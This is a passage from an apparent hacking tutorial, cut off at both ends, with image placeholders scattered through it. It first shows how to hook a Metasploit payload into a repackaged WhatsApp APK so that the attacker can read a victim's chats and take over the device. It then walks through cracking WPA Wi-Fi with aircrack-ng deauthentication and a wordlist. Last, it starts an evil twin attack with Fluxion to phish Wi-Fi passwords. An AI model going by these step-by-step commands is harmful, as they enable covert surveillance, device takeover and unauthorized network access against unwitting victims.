Now that we have the name of the activity we want to inject the hook into, let's get to it! First of all, open the .smali code of that activity using gedit. Just open a terminal and type –

gedit /root/original/smali/Activity_Path

Replace the Activity_Path with the activity's "android:name", but instead of the dots, type slash. Actually, the smali codes are stored in folders named in the format the "android:name" is in, so we can easily get the location of the smali code in the way we did

Now search for the following line in the smali code using CTRL+F –

;->onCreate(Landroid/os/Bundle;)V

When you locate it, paste the following code in the line next to it –

invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V

What we are doing here is, inserting a code that starts the payload alongside the existing code which is executed when the activity starts. Now, save the edited smali file.

5. Editing the Permissions

Now that we have brought the files together, we need to change the permissions the app will ask while installing on the victim device.

These permissions are also listed in the previously encountered AndroidManifest file. So let's open the AndroidManifest.xml of both the original app and the payload from the respective folders. The permissions are mentioned inside <uses-permission> tag as an attribute 'android:name'. Copy the additional permission lines from the Payload's AndroidManifest to the original app's one. But be careful that there should not be any duplicate.

6. **Recompiling The modded apk**

7. Now that we have combined and linked the payload and the original WhatsApp apk, we now have to build the final apk. To do so type in the following command.

apktool b /root/original

You will now have the compiled apk inside the "/root/original/dist" directory.

8. **Signing the apk so that it can be installed**

Now we need to sign the apk. This process is very important as the android device won't allow installing any unsigned apk.
We will be using the jarsigner to do it. Just type in the following command
jarsigner -verbose -keystore ~/.android/debug.keystore -storepass android -keypass android -digestalg SHA1 -sigalg MD5withRSA /root/original/dist androiddebugkey

Please note that you need to give the complete path of the apk **i.e. /root/original/dist/whatapp.apk** for

example. You have to give the name of the apk generated in the /root/original/dist directory

Now we have created a custom apk payload that looks and works like an original whatapp apk but will help us read every media and chat that the user sends or receives.
When this apk will be sent to the victim and will be installed by him we will get the complete access of the device.

9
WI-FI HACKING

9.1. What is Wi-Fi?

Wi-Fi is a wireless networking technology that allows devices such as computers (laptops and desktops), mobile devices (smartphones and wearables), and other equipment (printers and video cameras) to interface with the Internet. It allows these devices--and many more--to exchange information with one another, creating a network.


Internet connectivity occurs through a wireless router. When you access Wi-Fi, you are connecting to a wireless router that allows your Wi-Fi-compatible devices to interface with the Internet.

9.2. How to hack a Wi-Fi using the brute-force method?

Bruteforcing is a technique in which the attacker tries to guess the correct credentials deliberately by making numerous requests to the wifi AP for authentication. In this method, the attacker uses a wordlist which he thinks might contain the possible password and starts to attacks on the wifi.


Requirements- Kali Linux (it has preinstalled aircrack -ng installed, you can also install aircrack -ng suite in other operating systems), a WIFI adapter that supports monitor mode

First, check the available wireless interfaces in your device using the following command
iwconfig




1. $ sudo airmon-ng check kill

this command kills all the extra processes




2. $ sudo airmon-ng start wlan0

this command will start the monitoring mode on your wireless interface



Now check if the interface has been changed to monitor mode using the following command
iwconfig

3. $ sudo airodump-ng mon0
this command helps us to scan for all the available WIFI networks near us




After the command starts you will see a screen like this

4. $ sudo airodump-ng -c 1 --bssid 00:11:22:33:44:55 -w WPAcrack mon0 --ignore-negative-one


Now we will look for the specific WIFI we want to hack (the bssid is the mac address of the WIFI access point/mobile hotspot)

Once this command starts you will see a similar screen



5. $ sudo aireplay-ng --deauth 100 -a 00:11:22:33:44:55 -c AA:BB:CC:DD:EE:FF mon0 --ignore-negative-one

while running the above command, we will send de-authentication packets to any connected device to capture the WPA handshake. (the mac address after -a is the mac address of the WIFI router and the mac address after -c is of the connected device)




Let this run and stop it only when the WPA 3-way handshake is captured in the previous screen

6. $ aircrack-ng -w wordlist.txt -b 00:11:22:33:44:55 WPAcrack.cap

Now we will brute force the login credentials with aircrack ng. It is recommended that you use the rockyou.txt wordlist (it is available in /usr/share/wordlists or you can even download it)

Note: The .cap file is the packet capture file



And congratulations you have successfully hacked into wifi to get its password. Now you can log into the wifi using the password.

9.3 WiFI Eviltwin Attack

IN the previous attack type i.e. brute-forcing, we saw how the attacker can use a custom wordlist to attack any wifi near him and use it without being authorized.

This process allows the attacker to use the wifi bandwidth for his own purposes but what if he didn't get the correct password out of the wordlist or wishes to get hold of all the data someone is passing over the wifi? How can he do so?
The answer is by creating a rogue access point or as in the hacking terms what is called an Evil twin. It is the man in the middle attack in the case of wifi.

The Evil Twin AP attack takes advantage of a fundamental problem in Wi-Fi security that has existed since the very beginning of Wi-Fi. Devices connecting to a Wi-Fi network — like laptops, tablets, and smartphones — have no way to distinguish between two APs broadcasting the same SSID name. This enables hackers to set up malicious APs that can eavesdrop on the traffic and extract sensitive information.
Attackers initiate the attack by boosting their signal strength using Wi-Fi power amplifiers and high gain antennas, and then send de-authentication frames to momentarily disconnect the target client from the legitimate AP. The client device immediately attempts to re-connect to the same SSID to preserve a seamless connection experience for the end-users. Because the Evil Twin AP is broadcasting the same SSID, but with higher signal strength, the client auto-connects to it and re-establishes internet access. Now, the attacker can intercept all the traffic flowing through the device. Malicious payloads like malware, botnets, and backdoors can also be loaded onto the victim's devices while connected to the Evil Twin AP.

9.3.1. Evil Twin Attack Methodology

Step 1: The attacker scans the air for the target access point information. Information like SSID name, Channel number, MAC Address.
He then uses that information to create an access point with the same characteristics, hence Evil Twin Attack.
Step 2: Clients on the legitimate AP are repeatedly disconnected, forcing them to connect to the fraudulent access point.
Step 3: As soon as the client is connected to the fake access point, S/he may start browsing the Internet.
Step 4: Client opens up a browser window and sees a web administrator warning saying "**Enter WPA password to download and upgrade the router firmware**"
Step 5: The moment client enters the password, s/he will be redirected to a loading page and the password is stored in the MySQL database of the attacker machine. The persistent storage and active deauthentication make the Evil Twin attack automated

9.3.2 How to do an evil twin attack with fluxion

How it works

- Scan the networks.
- Capture a handshake (can't be used without a valid handshake, it's necessary to verify the password)
- Use WEB Interface *
- Launch a Fake AP instance to imitate the original access point
- Spawns the MDK3 process, which de-authenticates all users connected to the target network, so they can be lured to connect to the Fake AP and enter the WPA password.

- A fake DNS server is launched in order to capture all DNS requests and redirect them to the host running the script
- A captive portal is launched in order to serve a page, which prompts the user to enter their WPA password
- Each submitted password is verified by the handshake captured earlier
- The attack will automatically terminate, as soon as a correct password is submitted.

https://github.com/FluxionNetwork/fluxion


Now, as you have downloaded Fluxion; now download all the tools which are required to run Fluxion as it is done in the image below.

cd fluxion

ls

First, we need to install it using the following command


./fluxion.sh -i




And execute the script from its folder with the command:

./fluxion


You will see the screen which is shown below. Select your preferred language as we have chosen English by **pressing 5** and **press Enter**.




After this, you will be asked what do you want to do. First, we will capture the handshake so press 2 and press enter




You will be provided with a list of all the interfaces available for the wireless attack




Select the one that is capable of running in monitor mode. Choose 1 and press enter




Now, select all channels which are option **1.** It will ask you to select the channel to listen to wi-fi connections so **enter 1** to listen to all wi-fi connections.



Now a new window will appear on your screen which is monitoring all the wi-fi channels.AS you see your target wi-fi. Simply hit ctrl+c to stop the search.




Now it will show you a list of available targets. Select yours by pressing the id no. of that connection as in my case I have chosen **Tecno LC8** by pressing **1.**




The more clients mean the more no. of people are there who can enter the wi-fi password erroneously. Now we need


to select a wireless interface for target tracking. I will just skip it to proceed with the default interface. If you want to select the interface you want, you can do so.



Next, we will be configuring the type of attack we want to do. Here we will proceed with a reset attack i.e. the connected devices will be disconnected from the AP and when they try to reconnect, they will get an authentication page where they have to enter the credentials again, and thus we will be able to get those credentials. So, we select 2 and press enter.




Next, it will ask you the method of handshake you want it to use.




Type 2 and press enter.
Next, you need to select the interface for monitoring and jamming the original AP

Type 1 and press enter




Now we need to select a method for verification of password hash, we will select cowpatty verification so type 2 and press enter.


Next, we need to select the interval for the verification check



Now we need to select how the verification would take place i.e asynchronously or synchronously. In asynchronous verification, your device will send verification packets at random intervals whereas in synchronous verification your device will do it at regular intervals.




Now the attack will start




Once the user relogin to the original wifi, we can capture the handshake and you will get the following screen.

Now that we have captured the handshake let's make the rogue access point.


Type 1 and press enter to select another attack




Now we need to create a rogue AP (Evil twin of the original) so select 1 and press enter




After that, we will be asked if we want to target the previous access point just type n and press enter




You will be provided with a list of all the interfaces available for the wireless attack




Now, select all channels which are option **1.** It will ask you to select the channel to listen to wi-fi connections so **enter 1** to listen to all wi-fi connections.




Now a new window will appear on your screen which is monitoring all the wi-fi channels.AS you see your target wi-fi. Simply hit ctrl+c to stop the search.



